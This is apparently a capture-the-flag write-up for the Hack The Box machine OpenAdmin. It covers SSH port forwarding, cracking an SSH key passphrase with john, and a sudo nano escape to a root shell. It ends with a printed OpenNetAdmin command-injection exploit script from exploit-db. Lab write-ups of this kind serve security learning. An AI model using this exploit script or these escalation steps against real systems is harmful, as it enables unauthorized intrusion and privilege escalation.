
I tried hosting the files under /var/www/internal by using the following command:

```
php -S 10.10.10.171:9091 -t .
```

Log in:




Gets redirectted to `main.php`, but the `cat` command is not being executed:



SSH Local Port Forwarding


After spending hours trying to find a way to get `cat` executed, i asked @sChr0D1NGer for help. He pointed me to `netstat`:



Port	Service
53	DNS
22	OpenSSH
3306	MySQL
52846	??? Let's find out.

Using `nc` to interact with port **52846**:


```
nc 127.0.0.1 52846
```




It's a **WebServer**. At the end, there's the domain of `internal.openadmin.htb`. The domain points to the default page of Apache. But the word **internal** is a hint that port **52846** is hosting the content of `/var/www/internal`.

Port Forwarding:

```
ssh -L 52846:127.0.0.1:52846 jimmy@10.10.10.171
```



Go to `http://localhost:52846` and login:




I got the **SSH private key** for the user `joanna`. Save it in a file.

Brute Forcing SSH Keys

Run `sshng2john.py` on the private key to convert the key in a crackable format for `john`:


```
/opt/john/sshng2john.py joanna_sshid.txt | tee tocrack
```



> sshng2john can be found here.

Crack it with `john`:


```
john --wordlist=/usr/share/wordlists/rockyou.txt tocrack
```



The **passphrase** is `bloodninjas`.


Login via SSH as the user joanna

```
ssh -i joanna_sshid.txt joanna@10.10.10.171
```



Getting user.txt

Run `sudo -l`:




The `nano` text editor can be executed as **root** on `/opt/priv` without a password. Got a PoC on GTFOBins.

Getting ROOT

Run the following:


```
sudo nano /opt/priv
```

Press `^R^X`, then enter `reset; sh 1>&0 2>&0`. To get an interactive shell as **root**, just enter `/bin/bash`:




Why self hosting the content of /var/www/internal was not working as expected

For the `cat` command to print the private key, it has be run as either **root** or **joanna**. The application that hosting the files is **Apache**:



Now let's take a look at the vhost configuration file of `127.0.0.1:52846`:

```
cat /etc/apache2/sites-enabled/internal.conf
```



mpm-itk allows you to run each of your vhost under a separate UID and GID - in this case, as `joanna`.

> Note: run `apache2ctl -M` to list all enabled modules.

Thank you for reading. Till next time.

Additional

Cracking Raw-SHA512 Hash with john

The hash:

```
00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1
```

Append the **username**:

```
echo "jimmy:00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e 856838ee9bdde852b8ec3b3a0523b1" > hash.txt
```

Crack it:

```
john --format=raw-sha512 hash.txt
```

```
1. Using default input encoding: UTF-8
2. Loaded 1 password hash (Raw-SHA512 [SHA512 128/128 AVX 2x])
3. Warning: poor OpenMP scalability for this hash type
4. Will run 4 OpenMP threads
5. Press Ctrl-C to abort, or send SIGUSR1 to john process for status
6. Revealed (jimmy)
7. 1g 0:00:00:08 0.1175g/s 1951Kp/s 1951Kc/s 1951KC/s Rin1990..Reencarnacion
8. Use the "--show" option to display all of the cracked passwords reliably
9. Session completed
```

On **line 6**: `Revealed (jimmy)`

Getting a shell without metasploit

PoC on exploit-db or run `searchsploit -m 47691`:

```
#!/bin/bash

URL="${1}"
while true;do
 echo -n "$ "; read cmd
 curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\";${cmd};echo \"END\"&xajaxargs[]=ping" "${URL}" | sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
done
```

To exploit the target:

```
./exploit.sh http://10.10.10.171/ona/
```